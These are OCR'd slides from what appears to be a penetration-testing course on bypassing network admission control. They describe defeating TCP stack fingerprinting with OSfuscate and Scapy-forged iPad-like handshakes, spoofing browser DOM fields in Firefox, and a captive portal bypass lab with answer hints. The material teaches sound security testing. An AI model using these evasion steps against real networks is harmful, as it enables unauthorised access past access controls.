


TCP Stack Fingerprinting

An additional method used for identifying the OS of clients in a NAC environment is through TCP stack fingerprinting. Primarily used by inline captive portal systems, the gateway can passively monitor TCP traffic to identify characteristics that correlate to the known platform. This technique is similar to that used by the open-source tool "p0f", which examines TCP SYN frames for the following characteristics:

- Initial Time To Live (TTL)
- TCP Window Size
- Overall frame size for initial TCP SYN frames
- Status of the Don't Fragment (DF) flag
- Value of the Maximum Segment Size
- Value of the TCP Window Scale
- Behavior of the TCP Timestamp option
- Status of the Selective ACK flag
- Order and presence of TCP flags including NOP's
- Unique quirks for the TCP SYN packet (such as packet data following TCP options)

This slide includes an example of the output from p0f characterizing a Linux client. Similar functionality is used by many NAC vendors to reject client systems who attempt to access policy exceptions.




Windows - OSfuscate

One option for OS impersonation for Windows is the OSfuscate tool from Irongeek, available at http://www.irongeek.com/i.php?page=security/code. OSfuscate uses a simple list of Windows INI formatted profile descriptor files to describe several characteristics of a target TCP/IP stack including:

- ttl - The initial IP TTL value
- stamp - Set to 1 (true) if the OS supports TCP timestamps
- pmtu - Set to 1 (true) if the OS supports path MTU discovery
- urg - Set to 1 if the OS uses RFC1122 handling recommendations for urgent data; set to 0 if the OS uses BSD-style urgent data handling procedures
- window - The default window size defined in the TCP header
- sack - Set to 1 (true) if the OS supports selective acknowledgement
- mtu - The maximum transmission unit size of the OS

OSfuscate, in the latest version of 0.3 at the time of this writing, supports the impersonation of several client operating systems including PalmOS, Playstation, Linux, FreeBSD and others. While OSfuscate does not include support for impersonating modern iOS devices, we can add an "ios7.os" file to the OSfuscate/profiles directory as shown on this slide. Next, run the OSfuscate.exe tool, select the target OS and reboot to make the settings effective. OSfuscate also includes an option to remove all settings when you want to revert to the original OS parameters.

While OSfuscate can confuse some operating system fingerprinting tools, it cannot modify the order or configuration of TCP options, as this is not exposed in an available registry setting. A NAC tool that does careful inspection of client TCP/IP traffic will be able to detect an attempt to evade system detection.




Initial OS Masquerading

Short of modifying the Linux kernel source, it is not possible to manipulate a Linux device to include exactly the behavior of an iPad device. Although some TCP characteristics can be manipulated through the sys filesystem objects, settings such as presence of TCP options (including the order and separation with NOP bytes), maximum segment size representation, and other parameters cannot be changed, preventing simple modification of the Linux kernel to appear as if it were an iPad device.

However, a limitation on NAC systems is to the attacker's benefit. NAC systems do not attempt to perform OS characterization and client checking for each packet; instead, clients are evaluated initially when they connect to the network and at later regular intervals. On Cisco NAC systems, for example, clients are evaluated initially and then as frequently as every five minutes but not less, due to performance limitations of the product.


As a result, we can craft packets using any arbitrary settings to send for the NAC to use in its evaluation, generating our traffic to appear like an iPad device. Tools such as Scapy make this straightforward, allowing us to send the initial TCP SYN and complete the three-way handshake. Note that in order to use Scapy to complete the three-way handshake, we must suppress the TCP RST our IP address wants to send when it gets the SYN ACK from the upstream device. We can do this using the iptables tool as shown on this slide.



Scapy iPad-like TCP Connection

The Scapy script on this slide creates a TCP SYN frame with TCP options, IP options, TTL, and Windows size matching that of an iPad. The "sr1()" function sends the TCP SYN and receives the associated response in the variable SYNACK. The initial sequence number (ISN) of the responding host is incremented by one ("SYNACK.seq + 1") and used in the third frame, completing the three way handshake. Finally, a HTTP GET request is sent, including the User-Agent of the iPad's Safari browser.

Using this script, the p0f tool identifies the traffic as an "iOS Apple iPad/iTouch/iPad" device, sufficiently fooling a NAC device into thinking the TCP stack is of an iPad or related device. Once you complete the three-way handshake and send data, the NAC system will pass the client for this TCP fingerprint check, allowing you to disable the local firewall rules we created earlier ("iptables-F") and use your native operating system TCP stack.




JavaScript OS Validation

A final technique used by captive portal systems to identify the native operating system of a client is to insert JavaScript code in a HTTP server's response that queries several browser DOM fields. As we saw earlier, the User Agent Switcher plugin for Firefox allows us to manipulate several fields in the DOM, including navigator.appName and navigator.vendor, but it does not allow us to manipulate four fields commonly used for client OS detection:

- navigator.buildID – Used to disclose the build number for the browser, not used by Apple's Safari on the iPad
- navigator.oscpu – Used to disclose the CPU type used on the host, not used by Apple's Safari on the iPad
- navigator.product – Used to disclose the product name, set to "Gecko"
- navigator.productSub – Used to disclose a sub-name to the product field, set to "20030107" on Apple's Safari on the iPad


In order to bypass a NAC system using JavaScript OS validation, we need to manipulate the responses from these fields as well.



Custom Browser Impersonation

Firefox allows us to customize the values that are returned from the DOM through JavaScript by creating configuration keys in the format general.XXX.override where "XXX" is the all-lowercase name of the DOM suffix after "navigator." (e.g. to override navigator.oscpu we can create a key called general.oscpu.override with an arbitrary string value).

1. Browse to the "about:config" page to access the Firefox configuration key menu.
2. Right-click on any key and select New | String.
3. In the "New String Value" dialog, enter the string "general.XXX.override", where "XXX" is the name of the DOM key you wish to manipulate, then click OK.
4. Enter the value for the key to match that of the client you are impersonating. In the example on this slide, the key "general.oscpu.override" is configured with the string value "undefined", matching that of the iPad.




Exercise - Captive Portal Bypass Scenario

Phaos Gaming is a small online Role Playing Game (RPG) development company, supporting multiple device platforms. Phaos Gaming frequently offers access to beta versions of upcoming games for testing purposes, leveraging a Network Admission Control (NAC) point. Various developers in Phaos Gaming have access to the user account provisioning system in the NAC server to grant access to various users and devices as needed.

Your goal in this exercise is to access the World of Phaos RPG server, bypassing the NAC server.


World of Phaos sword image courtesy of worldofphaos.com.



Exercise – Captive Portal, Lab Resources

For this exercise you will use Kali Linux as the attack platform. From a terminal prompt, configure your local routing table to use the host at 10.10.10.69 as the gateway for the 192.168.1.0/24 network, as shown on this page. Two additional resources, the User Agent Switcher plugin for Firefox browsers and a recent version of the IEEE OUI allocations are also helpful resources.


In this exercise you will attempt to access the World of Phaos game server at http://wophaos.sec660.org. Bypass the NAC system to obtain access to your target.



Exercise – Captive Portal Access Attempt


The server at http://wophaos.sec660.org is on a network that is filtered by a NAC server. Any attempts to access the game server will be captured and redirected to the cp.sec660.org login server, shown on this page.

This type of network access control system is commonly used in organizations when access is required to a resource that lacks strong authentication controls on its own, and when access has to be granted to lots of different devices that cannot be consistently managed (such as embedded devices including mobile phones and tablets, or any device that is not owned by the organization implementing security).



Exercise – Captive Portal, Answers Follow


Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own. Each page that follows gives you a little more help in case you get stuck.



Exercise – Captive Portal, Authentication Failure Hint

Due to a code artifact left over during the development process, the NAC server protecting access to the Phaos Gaming resources will display debugging messages based on specific input events. The first debug artifact reveals a clue to the attacker, following multiple failed authentication attempts.

As shown on this page, the captive portal server indicates that, despite several authentication attempts, access would be easier for the end-user if the system recognized the web browser as an iPad.



